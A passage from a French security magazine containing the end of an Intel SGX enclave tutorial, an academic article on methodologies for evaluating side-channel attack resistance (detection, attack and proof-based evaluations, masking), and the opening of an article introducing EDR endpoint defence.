if (ret != SGX_SUCCESS || status != SGX_SUCCESS) {
    retcode = -1;
    goto destroy_enclave;
}

vault_data = (uint8_t *)malloc(vault_sz);
ret = save_vault(enclave_id, &status, vault_data, vault_sz);
if (ret != SGX_SUCCESS || status != SGX_SUCCESS) {
    free(vault_data);
    retcode = -1;
    goto destroy_enclave;
}

ofstream outfile(VAULT_FILE);
outfile.write((char *)vault_data, vault_sz);
outfile.close();
free(vault_data);
vault_data = NULL;

destroy_enclave:
sgx_destroy_enclave(enclave_id);
```

Le code complet de cette application est disponible sur GitHub (https://github.com/NeatMonster/SampleEnclave).

Conclusion

Intel SGX est une technologie prometteuse qui n'en est encore qu'à ses débuts puisqu'une deuxième version apportant de l'allocation de mémoire dynamique est prévue. Elle remplit les besoins de l'informatique de confiance en protégeant en enclave un système au complet (à l'exception des attaques par canaux auxiliaires) tout en laissant la gestion des ressources au système. Enfin, son procédé d'attestation permet d'être un canal de communication sécurisé avec les enclaves. Le développement avec cette technologie n'est pas une tâche compliquée, mais qui nécessite de se poser les bonnes questions comme nous l'avons vu au travers de cet exemple minimaliste. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

ACTUELLEMENT DISPONIBLE


GNU/LINUX MAGAZINE HORS-SÉRIE N°98

LES HORS-SÉRIES CHANGENT DE FORMULE !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



ATTAQUES PAR CANAUX AUXILIAIRES : ÉVALUATIONS DE SÉCURITÉ À COURT ET LONG TERME

François-Xavier STANDAERT
UCL Crypto Group, Louvain-la-Neuve, Belgique

mots-clés : *SÉCURITÉ EMBARQUÉE / ATTAQUES PAR CANAUX AUXILIAIRES / CERTIFICATION*

Connues depuis la fin des années 1990, les attaques par canaux auxiliaires sont devenues un élément important de la sécurité des implémentations cryptographiques embarquées. Elles peuvent exploiter différents types d'information physique (consommation électrique, rayonnement électromagnétique, temps de calcul...) et leur efficacité a été démontrée dans de nombreux cas d'application. Ces attaques posent un problème fondamental à la théorie cryptographique : alors que les algorithmes (de chiffrement, d'authentification, de signature...) utilisés dans des systèmes sécurisés sont habituellement considérés comme des éléments de confiance, la mise en œuvre de ces algorithmes permet des attaques simples et dévastatrices. Se convaincre (et convaincre un tiers) de la sécurité d'une implémentation contre ces attaques est en outre complexe à cause de leur dépendance en des détails de conception pas toujours publics ni bien compris. Tour d'horizon académique des solutions actuellement déployées et des évolutions possibles...

Partons d'un cas simple pour se convaincre que le problème est difficile. Soit un chiffrement par bloc E, par exemple le standard AES. En cryptanalyse classique, un adversaire borné en temps de calcul T essaye de « casser » le chiffrement à partir d'une quantité D de messages interceptés. La cryptographie a pour hypothèse qu'il est possible de construire des algorithmes tels qu'indépendamment de la stratégie de l'adversaire, il lui sera impossible de récupérer l'information protégée s'il n'utilise pas plus qu'un temps de calcul T et une quantité de données D, qu'on peut faire croître exponentiellement grâce à un paramètre de sécurité : la taille de la clé secrète n. Typiquement, on suppose que la meilleure attaque sera de complexité similaire à une recherche exhaustive parmi les 2^n clés possibles. Imaginons maintenant que l'adversaire n'intercepte pas seulement des textes clairs et chiffrés, mais également des mesures de consommation électrique de l'implémentation les manipulant. Supposons en outre que cette consommation électrique soit corrélée avec les valeurs intermédiaires manipulées **[KJJ99]**, et qu'à chaque chiffrement, une quantité d'information de l bits soit révélée sur la clé. En faisant l'hypothèse que ces informations sont indépendantes pour chaque texte chiffré, la clé sera complètement divulguée après $\lceil n / l \rceil$ mesures.

Cette description (simplifiée) illustre les deux problèmes principaux posés par les attaques par canaux auxiliaires. D'une part, ces attaques sont extrêmement puissantes, car elles réduisent la sécurité de la clé secrète exponentiellement en le nombre de mesures effectuées par l'adversaire (alors qu'une recherche exhaustive ne la réduit que linéairement en le nombre de clés testées par celui-ci). D'autre part, la quantité d'information extraite est difficile à quantifier et borner, car elle dépend de la qualité des mesures et des hypothèses qu'un adversaire est capable de poser sur l'implémentation qu'il veut compromettre.

Une conséquence de ces observations est que l'évaluation de la sécurité contre les attaques auxiliaires est un processus complexe : il ne s'agit en effet pas d'un problème mathématique aux contours bien définis, mais d'un problème physique nécessitant une approche interdisciplinaire. Il implique une succession d'étapes parfois difficiles à décrire formellement. Les techniques d'évaluation actuelles se basent dès lors sur une série d'heuristiques dont il est important de comprendre l'impact en termes de risques.

1 Définir les capacités de l'adversaire

En cryptanalyse classique, les capacités de l'adversaire sont faciles à définir. On suppose que les spécifications de l'algorithme sont publiques (cf. principes de Kerckhoffs). Comme mentionné ci-dessus, l'adversaire peut faire D requêtes de chiffrement et/ou de déchiffrement et utiliser une puissance de calcul T pour exploiter ces données. Ceci permet d'évaluer comment le coût d'une attaque évoluera au cours du temps : la puissance de calcul de l'adversaire augmentant avec les années (cf. loi de Moore).

La situation est différente dans le cas d'une attaque physique. D'une part, ces attaques nécessitent du matériel de mesure (probes, oscilloscopes, amplificateurs à faible bruit, ...) dont l'évolution du coût est beaucoup moins étudiée que celle de la puissance de calcul. La qualité de l'environnement de mesure est ainsi une première source de risque : une évaluation basée sur de mauvaises mesures surévaluera le niveau de sécurité. Dans ce cadre, l'utilisation d'environnements standardisés, utilisables à titre de référence (et la comparaison de nouveaux résultats à ces derniers), semble être une piste intéressante pour minimiser ce risque. D'autre part, la question de la description des implémentations se pose de façon critique : il n'est en effet pas (encore) courant que des circuits sécurisés soient basés sur une architecture ouverte, pour laquelle tous les détails de conception sont rendus publics. Au sein des schémas de certification actuels de type « Critères Communs », ces éléments sont évalués dans le « potentiel de l'attaque » : si attaquer une implémentation nécessite du matériel coûteux et un accès à des détails de conception, elle sera considérée comme plus sûre que si l'attaque peut être réalisée à faible coût et sans connaissance de ces détails.

D'un point de vue cryptographique, il faut ici noter la contradiction entre ces schémas de certification et les principes de Kerckhoffs, ainsi que les risques que cette contradiction implique. Considérer la connaissance de détails de conception d'une implémentation comme faisant partie du potentiel de l'adversaire revient à considérer ces détails comme un secret à long terme (alors qu'il ne sera typiquement pas protégé par les contremesures standards aux attaques par canaux auxiliaires). La divulgation de ces détails peut donc mettre à mal les conclusions de l'évaluation - problème connu en cryptanalyse classique **[BBK08] [G+08]**.

Enfin, il faut noter que la définition des requêtes permises à l'adversaire est également plus critique dans le cas d'attaques physiques. En particulier, une question importante est de savoir si l'adversaire peut (dans une phase préliminaire à l'attaque) utiliser une implémentation de référence dont il contrôlerait la clé (et éventuellement l'aléa interne utilisé par des contremesures) afin d'estimer un modèle pour cette dernière : on parlera d'attaques profilées sur la clé et/ou l'aléa si c'est possible, d'attaques non profilées autrement. Comme démontré par Whitnall et al., une évaluation « au pire cas » (dont le but est de s'approcher des garanties cryptographiques standards où la sécurité est indépendante de la stratégie de l'adversaire) nécessite formellement de travailler dans un contexte d'attaques profilées **[WOSI4]**.

2 Choisir un type d'évaluation

En simplifiant, on peut distinguer trois types d'évaluations dans la littérature actuelle : les évaluations basées sur de la détection d'information, sur des attaques concrètes et sur des preuves (ou arguments) de sécurité. Elles se distinguent principalement par la question posée à l'évaluateur : les mesures obtenues par l'adversaire contiennent-elles de l'information liée aux données (indépendamment du fait que cette information soit exploitable) pour la détection ; les mesures obtenues peuvent-elles être exploitées par un adversaire borné (en un temps T et avec une quantité de mesures D accessibles à l'évaluateur) pour les attaques concrètes ; peut-on se convaincre qu'aucune attaque utilisant un temps T et une quantité de mesures D supérieures aux ressources de l'évaluateur n'est possible pour les preuves. Les caractéristiques de ces trois types d'évaluations sont résumées en Figure 1, dont on peut extraire les conclusions suivantes.

	détection	*attaques*	*preuves*
méthodologie	*test de conformité*	*analyse experte*	*analyse experte extrapolée*
type de résultat	*concluant ou non-concluant*	*concluant ou non concluant*	*concluant*
complexités évaluées	*données (mesures) uniquement*	*données (mesures) et temps*	*données (mesures) et temps*
objectif	*sécurité minimum*	*sécurité à court terme*	*sécurité à long terme*

Fig. 1 : Types d'évaluations contre les attaques par canaux auxiliaires.

D'une part, l'élément principal séparant les évaluations par détection et par attaques des évaluations par preuve est la durée de validité des conclusions. Les premières n'apportent aucune garantie au-delà de la quantité de données D et du temps de calcul T accessibles à l'évaluateur ; les secondes ont pour objectif d'apporter des garanties à long terme, pour des complexités bien supérieures, comme typiquement requis pour des implémentations à très hauts niveaux de sécurité. À ce sujet, il faut noter que les solutions actuellement mises en œuvre pour la certification de produits cryptographiques industriels sont principalement de type détection et attaques. D'autre part, l'élément principal séparant les évaluations par détection des évaluations par attaques et par preuve est le type d'expertise requis pour l'évaluateur. Les premières ont pour but d'être utilisables de façon presque automatique et sans haut niveau d'expertise ; les secondes nécessitent le concours d'experts du domaine afin d'analyser des faiblesses éventuelles, spécifiques aux implémentations étudiées. Notons en outre que, comme déjà mentionné, l'élément commun de toutes ces évaluations est qu'elles s'accompagnent d'un important facteur de risque (de surévaluation de la sécurité) dont l'analyse est essentielle et dont nous rediscuterons en conclusion de cet article.

Par ailleurs, et concrètement, la détection ne s'intéresse qu'à la présence d'information (et ses conclusions sont dès lors indépendantes de la puissance de calcul qu'un adversaire pourrait utiliser afin de récupérer une clé, par exemple via de l'énumération **[PSG16]**). La complexité temporelle est par contre intégrée aux évaluations par attaques et par preuve. Enfin, les évaluations par détection et attaques peuvent être concluantes (en exhibant une détection ou une attaque) ou non concluantes, l'interprétation de ce second cas étant généralement compliquée. En effet, ne pas parvenir à exhiber une détection ou une attaque ne garantit aucunement qu'elles ne soient pas possibles, avec plus de mesures ou de meilleures hypothèses de travail. À l'opposé, les évaluations par preuve ne peuvent qu'être concluantes : elles se basent en effet généralement sur l'analyse d'implémentations « à sécurité réduite » et l'extrapolation des résultats obtenus dans ce cadre pour prédire la sécurité avec toutes les fonctions de sécurité actives. Sans résultats concluants sur l'implémentation simplifiée, ce genre d'extrapolation n'est donc pas possible.

3 Choisir des outils et des métriques

Le type d'évaluation influence les outils (de mesure, statistiques, cryptographiques) et les métriques à utiliser lors de l'évaluation, ainsi que le degré de liberté laissé à l'évaluateur dans le choix d'outils et métriques.

Par exemple, les évaluations par détection ayant pour objectif global de garantir un niveau de sécurité minimum avec un minimum d'expertise, se basent habituellement sur une méthodologie de type « test de conformité ». Les analyses à réaliser par l'évaluateur peuvent être




Fig. 2 : Exemple de graphe de sécurité.

spécifiées précisément, pourraient éventuellement être standardisées et doivent être facilement reproductibles. Une illustration populaire de ce type d'approche est la détection basée sur l'estimation de moments statistiques **[SM16]**. De nombreuses variantes ont été introduites dans la littérature et s'expriment généralement comme un compromis entre l'efficacité de la détection et sa généricité (capture-t-elle toute forme d'information ?).

À l'opposé, il est difficile (et probablement pas souhaitable) de spécifier précisément les outils à utiliser pour une évaluation par attaques qui correspond à une méthodologie de type « analyse experte ». Ces dernières sont en effet liées de façon inhérente à l'implémentation et aux contremesures à évaluer. Dans ce cadre, c'est l'évaluateur qui choisit la combinaison d'outils qui lui permet d'évaluer au mieux une implémentation – c'est également à lui qu'il incombe de justifier pourquoi cette combinaison est pertinente. Pour ce faire, il peut être utile d'énumérer les grandes phases d'une analyse experte : (a) mesure et « preprocessing », (b) détection des points d'intérêt, (c) exploitation. La phase (a) est commune à toutes les attaques : son objectif est d'obtenir des mesures les moins bruitées possible. La phase (b) est une extension de l'évaluation par détection dans laquelle l'évaluateur cherche en outre à localiser les parties des mesures qui sont exploitables par un attaquant et à les lier avec les opérations exécutées **[DS16]**. La phase (c) est la plus spécifique à ce type d'analyse et se divise généralement en une tâche de modélisation des mesures (optionnelle : elle n'est possible que dans le cadre d'évaluations profilées), une tâche d'extraction de l'information et une tâche de traitement de l'information. Un exemple standard d'exploitation serait (une fois la phase de détection des points d'intérêt conclue avec succès) de modéliser les mesures avec des « templates » Gaussiens **[CRR02]** ou une régression linéaire **[SLP05]**, d'extraire de l'information par maximum de vraisemblance et de la traiter via une approche « divide-and-conquer », éventuellement complétée par une phase d'énumération **[PSG16]**. L'analyse peut ensuite être résumée par un « graphe de sécurité » (dont un exemple est donné en Figure 2) évaluant la probabilité de succès de l'attaque en fonction du nombre de mesures et du temps de calcul. De nombreuses variantes ont été introduites dans la littérature afin d'exploiter efficacement l'information contenue dans des distributions statistiques multivariées et d'ordre élevé, telles que communément requises pour l'évaluation d'implémentations protégées.




Fig. 3 : Modèles d'analyse de la contremesure par masquage.

Enfin, l'évaluation par preuve laisse la même liberté dans le choix des outils et métriques d'analyse, mais demande un plus grand niveau de formalisme : l'extrapolation de l'analyse d'une implémentation « à sécurité réduite » se basant typiquement sur les travaux théoriques d'analyse des contremesures. Un exemple éclairant est celui de la contremesure par masquage **[C+99]**. Elle a pour but de modifier l'implémentation de telle manière que l'ensemble de ses calculs soit rendu aléatoire via un processus de partage. Concrètement, un partage simple est le partage booléen : il nécessite de représenter toute valeur intermédiaire x de l'implémentation par t « morceaux » $x_1, x_2, \ldots, x_t$ (dont t-1 choisis aléatoirement) tels que $x = x_1 \text{ xor } x_2 \text{ xor } \ldots \text{ xor } x_t$. L'adversaire est alors forcé de « combiner » l'information de ces t morceaux pour extraire de l'information sur x, une tâche significativement plus complexe que d'attaquer une implémentation non protégée (qui implique notamment l'estimation de moments statistiques d'ordre élevé).

La sécurité d'un schéma de masquage se base sur deux hypothèses fondamentales : d'une part, il faut que les mesures de chaque morceau x_i soient suffisamment bruitées, d'autre part il faut qu'elles satisfassent une hypothèse d'indépendance (en gros, que chaque échantillon d'une mesure ne dépende pas de plus d'un morceau de secret). Ces hypothèses peuvent être contredites par différents défauts de conception : manque d'aléa dans les calculs masqués (ce qui contredit l'hypothèse d'indépendance) **[C+13]**, recombinaison de morceaux de secret à cause de défauts physiques de l'implémentation (ce qui contredit également l'hypothèse d'indépendance) **[MPG05]**, ou manque de bruit dans les mesures. L'évaluation de ces hypothèses est donc cruciale pour obtenir des garanties de sécurité. À cet égard, une avancée importante de la recherche a été de démontrer que l'évaluation d'une implémentation masquée peut bénéficier d'une modélisation théorique travaillant à différents niveaux d'abstraction, telle qu'illustrée en Figure 3.

Par exemple, les problèmes d'aléas peuvent être efficacement mis en évidence et résolus dans un modèle d'analyse abstrait « par probes » (où l'adversaire peut observer un nombre borné de valeurs intermédiaires du calcul sécurisé non bruitées) **[ISW03] [B+16]**. Les problèmes de recombinaison dus à des défauts physiques peuvent être efficacement mis en évidence dans un modèle d'analyse qualitatif « par moments statistiques » **[B+17]**, dont l'évaluation concrète peut tirer parti des outils de détection mentionnés précédemment. Enfin, les problèmes de bruit peuvent être mis en évidence dans un modèle d'analyse quantitatif « par distributions bruitées » **[PR13]**, dont l'évaluation concrète peut tirer parti des outils d'attaque mentionnés précédemment. Il a en outre été démontré que ces modèles sont formellement liés (comme illustré par les flèches de la figure) **[DDF14]**, ce qui suggère que de hauts niveaux de sécurité peuvent être garantis en analysant successivement la sécurité d'une implémentation masquée dans ces trois modèles **[DFS15]**. Il est également possible de résoudre certains problèmes à de plus hauts niveaux d'abstraction que ceux où ils apparaissent. Par exemple, les « implémentations threshold » empêchent certains défauts physiques grâce à une propriété de « non-complétude » analysable dans un modèle par probe **[NRS11]**.

4 Discussion critique

Globalement, la pertinence d'une évaluation de sécurité physique provient de la justification des choix et de l'analyse des risques de surévaluation de la sécurité - et donc des failles mises en évidence autant que de la discussion de celles qui auraient pu échapper à l'évaluateur. Par nature, les évaluations par détection sont les plus susceptibles à ce type d'erreur, vu leur caractère non spécialisé aux implémentations évaluées, et le fait qu'elles n'estiment que la présence d'information sensible, pas la possibilité de l'exploiter. Les analyses expertes par attaques et par preuve ont pour objectif de minimiser ces erreurs. Mais même dans ces cas, des risques importants, inhérents au caractère physique des attaques, subsistent. Certains, comme la nécessité d'un bon matériel de mesure, semblent inévitables (et ne peuvent probablement être contrôlés que via des comparaisons entre différents matériels de mesure). D'autres, comme la nécessité d'un bon modèle prédictif pour les mesures, peuvent être limités plus systématiquement **[DSV14]** (mais ce type de certification ne permet pas de déterminer le modèle optimal, uniquement de se convaincre que l'évaluateur en est suffisamment proche ou pas). L'étude des techniques d'analyse « au pire cas », exploitant toute l'information rendue disponible par une implémentation cryptographique, reste un problème ouvert et n'a vraisemblablement pas de réponse unique et indépendante des implémentations. Il en va de même pour l'automatisation de certaines parties de ces analyses **[B+15]**. Dans ce contexte, il faut à nouveau observer que la divulgation des détails de conception d'une implémentation est généralement bénéfique pour minimiser les erreurs d'évaluation (car elle permet généralement une meilleure modélisation – et donc une meilleure compréhension des risques résiduels inhérents au problème des attaques physiques). Travailler dans un modèle de conception ouvert est en outre parfois nécessaire, par exemple pour l'analyse par preuves d'implémentations à très hauts niveaux de sécurité **[GS18]**.

À cet égard, une autre question de recherche intéressante est de déterminer dans quelle mesure les attaques que l'on peut réaliser dans un modèle de conception ouvert (où les détails d'implémentation sont connus) sont également possibles dans un modèle fermé, par exemple

en utilisant des techniques d'apprentissage automatique **[MPP16].** Au final, on peut encore noter qu'à long terme, le besoin de transparence sur les détails de conception des implémentations cryptographiques gagnerait à s'étendre aux évaluations elles-mêmes : la possibilité d'évaluer les évaluateurs (en rendant leurs expertises les plus ouvertes et reproductibles possibles) permettrait en effet de rapprocher les analyses de sécurité physique de la cryptanalyse classique, où la somme des expertises conjuguées permet d'améliorer la sécurité des algorithmes. ■

Remerciements

François-Xavier Standaert est maître de recherche FNRS-F.R.S. Ce travail a été financé en partie par les projets ERC 724725 (SWORD), H2020 REASSURE et FEDER USERMedia (convention 501907-379156). L'auteur remercie François Durvaux, François Koeune, Liran Lerman, Philippe Teuwen et Vincent Verneuil pour leur relecture attentive de versions préliminaires de cet article et leurs commentaires utiles.

Références

[B+15] Gilles Barthe, Sonia Belaïd, François Dupressoir, Pierre-Alain Fouque, Benjamin Grégoire, Pierre-Yves Strub: « Verified Proofs of Higher-Order Masking «. EUROCRYPT (1) 2015: 457-485.

[B+16] Gilles Barthe, Sonia Belaïd, François Dupressoir, Pierre-Alain Fouque, Benjamin Grégoire, Pierre-Yves Strub, Rébecca Zucchini: «Strong Non-Interference and Type-Directed Higher-Order Masking». ACM Conference on Computer and Communications Security 2016: 116-129.

[B+17] Gilles Barthe, François Dupressoir, Sebastian Faust, Benjamin Grégoire, François-Xavier Standaert, Pierre-Yves Strub: «Parallel Implementations of Masking Schemes and the Bounded Moment Leakage Mode». EUROCRYPT (1) 2017: 535-566.

[BBK08] Elad Barkan, Eli Biham, Nathan Keller: "Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication". J. Cryptology 21(3): 392-429 (2008).

[C+99] Suresh Chari, Charanjit S. Jutla, Josyula R. Rao, Pankaj Rohatgi: "Towards Sound Approaches to Counteract Power-Analysis Attacks". CRYPTO 1999: 398-412.

[C+13] Jean-Sébastien Coron, Emmanuel Prouff, Matthieu Rivain, Thomas Roche: "Higher-Order Side Channel Security and Mask Refreshing". FSE 2013: 410-424.

[CRR02] Suresh Chari, Josyula R. Rao, Pankaj Rohatgi: "Template Attacks". CHES 2002: 13-28.

[DDF14] Alexandre Duc, Stefan Dziembowski, Sebastian Faust: Unifying Leakage Models: "From Probing Attacks to Noisy Leakage". EUROCRYPT 2014: 423-440.

[DDF15] Alexandre Duc, Stefan Dziembowski, Sebastian Faust: Unifying Leakage Models: "From Probing Attacks to Noisy Leakage". EUROCRYPT 2014: 423-440.

[DFS17] Alexandre Duc, Sebastian Faust, François-Xavier Standaert: Making Masking "Security Proofs Concrete - Or How to Evaluate the Security of Any Leaking Device". EUROCRYPT (1) 2015: 401-429.

[DSV14] François Durvaux, François-Xavier Standaert, Nicolas Veyrat-Charvillon: "How to Certify the Leakage of a Chip?" EUROCRYPT 2014: 459-476.

[DS16] François Durvaux, François-Xavier Standaert: "From Improved Leakage Detection to the Detection of Points of Interests in Leakage Traces". EUROCRYPT (1) 2016: 240-262.

[G+08] Flavio D. Garcia, Gerhard de Koning Gans, Ruben Muijrers, Peter van Rossum, Roel Verdult, Ronny Wichers Schreur, Bart Jacobs: "Dismantling MIFARE Classic". ESORICS 2008: 97-114.

[GS18] Vincent Grosso, François-Xavier Standaert: "Masking Proofs Are Tight and How to Exploit it in Security Evaluations". EUROCRYPT (2) 2018: 385-412.

[ISW03] Yuval Ishai, Amit Sahai, David A. Wagner: "Private Circuits: Securing Hardware against Probing Attacks". CRYPTO 2003: 463-481

[KJJ99] Paul C. Kocher, Joshua Jaffe, Benjamin Jun: "Differential Power Analysis". CRYPTO 1999: 388-397.

[MPG05] Stefan Mangard, Thomas Popp, Berndt M. Gammel: "Side-Channel Leakage of Masked CMOS Gates". CT-RSA 2005: 351-365.

[MPP16] Houssem Maghrebi, Thibault Portigliatti, Emmanuel Prouff: «Breaking Cryptographic Implementations Using Deep Learning Techniques». SPACE 2016: 3-26.

[NRS11] Svetla Nikova, Vincent Rijmen, Martin Schläffer: «Secure Hardware Implementation of Nonlinear Functions in the Presence of Glitches». J. Cryptology 24(2): 292-321 (2011).

[PSG16] Romain Poussier, François-Xavier Standaert, Vincent Grosso: «Simple Key Enumeration (and Rank Estimation) Using Histograms: An Integrated Approach». CHES 2016: 61-81.

[PR13] Emmanuel Prouff, Matthieu Rivain: «Masking against Side-Channel Attacks: A Formal Security Proof». EUROCRYPT 2013: 142-159.

[SLP05] Werner Schindler, Kerstin Lemke, Christof Paar: «A Stochastic Model for Differential Side Channel Cryptanalysis». CHES 2005: 30-46.

[SM16] Tobias Schneider, Amir Moradi: «Leakage assessment methodology - Extended version». J. Cryptographic Engineering 6(2): 85-99 (2016).

[WOS14] Carolyn Whitnall, Elisabeth Oswald, François-Xavier Standaert: «The Myth of Generic DPA...and the Magic of Learning». CT-RSA 2014: 183-205.

shutterstock

HS2
Hervé Schauer Sécurité

Formation Vie privée, Droit de la cybersécurité et Continuité d'activité

PROGRAMME

Vie privée et droit de la cybersécurité

RGPD :
RGPD/GDPR / Réglement Européen sur la Protection des Données personelles
DPO :
Formation DPO / Privacy Implementer
PIA :
PIA / ISO29134 / Appréciation des impacts sur la vie privée
SECUSANTE :
Protection des données de santé et vie privée
SECUDROIT :
Droit de la cybersécurité
SECUCLOUD :
Sécurité du cloud

Continuité d'activité

RPCA :
Formation RPCA
ISO22LA :
ISO22301 Lead Auditor
ISO22LI :
ISO22301 Lead Implementer

+33 644 014 072

www.hs2.fr

formations@hs2.fr

EDR : ENDPOINT DETECTION & RESPONSE

Laurent OUDOT – laurent.oudot@tehtris.com
Co-CEO & CTO de TEHTRIS

mots-clés : MALWARE / ENDPOINT / ANALYSE FORENSIQUE / DÉTECTION / PROTECTION

La protection des points de terminaisons des infrastructures (stations, serveurs, mobiles, etc.) devient un axe majeur de la cybersécurité, où le traditionnel antivirus pourra difficilement lutter seul : quand les agents EDR entrent dans la danse pour lutter efficacement contre les menaces techniques du moment...

Depuis plusieurs dizaines d'années, on assiste à une recrudescence et à une amélioration des méthodes et des outils offensifs pour pénétrer dans les points de terminaisons des infrastructures IT : les *Endpoints*. Dans de nombreuses grandes infrastructures, les forces défensives sont souvent prioritairement orientées sur les moyens périmétriques, afin de lutter en direct contre l'ennemi : firewalls, WAF, proxies, etc. Mais, telle une ligne Maginot qui serait contournée par des chuteurs opérationnels, ces éléments sont de plus en plus évités lors d'attaques ayant lieu derrière ces défenses initiales. On se retrouve envahi de nuisances : malwares, backdoors, rebonds internes, etc. Comment lutter et se défendre ? Les fonctions de sécurité locale des systèmes d'exploitation et des applications, et des outils spécifiques comme le traditionnel antivirus, sont prêts à en découdre. Mais que se passe-t-il lorsque la menace est nouvelle, inconnue, furtive, violente, persistante, intelligente, voire adaptée ? Rappelons-nous quelques exemples publics : Wannacry, NotPetya, etc. Dans cet article, nous allons aborder la thématique des agents EDR, et leurs méthodes complémentaires de détection, de protection et d'intervention : la défense en profondeur.

1 À propos des EDR

1.1 Contexte

Il serait impossible de couvrir tous les aspects liés à la protection des points de terminaison d'une infrastructure IT, ici, sur un seul article, mais pour ouvrir l'appétit à ceux qui souhaitent aller plus en avant, nous porterons donc nos réflexions sur les agents EDR en priorité, afin d'initier le lecteur qui ne connaîtrait pas encore tous ces points assez intéressants au niveau tactique et stratégique.

Pour ceux qui auraient déjà de nombreuses connaissances sur ce sujet, ils pardonneront l'humble auteur de ne pas pouvoir rentrer dans chaque détail.

Souhaitez-vous équiper votre SOC/CSIRT d'outils qui vont bien plus loin que la simple collecte de logs (SIEM) ou que les analyses de flux (NIDS), afin de commencer à faire du combat avec vos ennemis cachés dans vos OS ? Les EDR pourraient alors vous intéresser, et nous allons essayer de vous apporter quelques clefs de lecture. Certains responsables orientés résultats opérationnels commencent à préférer déployer des EDR (HIPS++) plutôt que des NIDS ou du SIEM, déportant ainsi leurs efforts sur les entités actuellement vulnérables et ciblées.

1.2 À propos des Endpoints

Mais que sont les Endpoints sur lesquels il est vivement conseillé de positionner des agents de sécurité ? Les termes évoluent et se mélangent. On parle souvent des composants qui vont traiter de la data en terminaison d'une infrastructure, et avec un processeur : ordinateur portable, station de travail, serveur, téléphone portable, tablette, objet connecté, automate, etc.

Vaste chantier que de vouloir unifier la sécurité d'un composant d'une usine Industrie 4.0, d'une voiture connectée, du tout dernier smartphone, du serveur web d'une société, et des laptops qui entrent et sortent des locaux, etc. Les menaces sont évidemment différentes en fonction du contexte. Les systèmes d'exploitation actuels n'hébergent pas les applications et les données proprement, sans parler des risques au niveau matériel. Une présence logicielle bas-niveau semble nécessaire pour assurer la détection, la protection ou même la gestion technique d'incidents.

1.3 Infrastructures EDR

Cette mission sera assumée par les agents EDR. Ces derniers seront en général liés à une infrastructure en mode client-serveur, avec des agents sur les points de terminaison à protéger, et une partie Appliance pour les gérer et/ou pour récupérer leurs alertes : solutions Cloud, ou On-Premise (sur site), ou hybrides avec un mix des deux, ou encore mode Air Gap pour des réseaux fermés.

L'institut **[AV-TEST]** recense actuellement 350.000 nouveaux logiciels malveillants chaque jour. L'écriture de toutes les règles antivirales génériques et quotidiennes serait donc complexe. Devant une telle vivacité du monde

offensif, de nombreuses infrastructures vivantes, à base d'EDR arrivent en mode SaaS, avec une interactivité partant parfois du poste de travail, jusqu'à des services centralisés de sécurité. Par exemple, tous les binaires inconnus peuvent être envoyés dans des Sandboxes dans le Cloud grâce à des robots logiciels.

Les arguments juridiques (LPM, etc.), financiers (licences, etc.), et techniques s'introduiront dans les réflexions sur les infrastructures, avant de pouvoir procéder à des déploiements d'EDR. Avez-vous de multiples petites agences avec beaucoup de petites lignes DSL dans le monde imposant un mode Cloud plutôt que de mettre des appliances sur chaque petit site ? Avez-vous une usine ou un site stratégique un peu perdu dans la nature avec des risques de pannes, imposant une appliance *On-Premise* pour tenir lors de coupures ? Avez-vous des contraintes de débit, par satellite ou autre, imposant aussi des réflexions sur la position et la configuration des éléments pour limiter et optimiser les flux à remonter (alertes, analyses, etc.) ?

Au niveau des systèmes d'exploitation les plus communément demandés, même si la liste proposée pourrait être plus longue, on retrouve les classiques Microsoft Windows, Linux, Apple macOS, mais aussi sur les mobiles la partie a minima Android. En général, sous Apple iOS, par exemple sur iPhone et iPad, les possibilités de coder des protections sont moindres, car Apple s'aligne sur une optique de vendre un produit déjà propre et sécurisé, donc avec peu de possibilités de développement : sur un parc iOS normal (sans jailbreak), on aura ainsi du mal à faire une autopsie de chaque équipement en direct à distance.

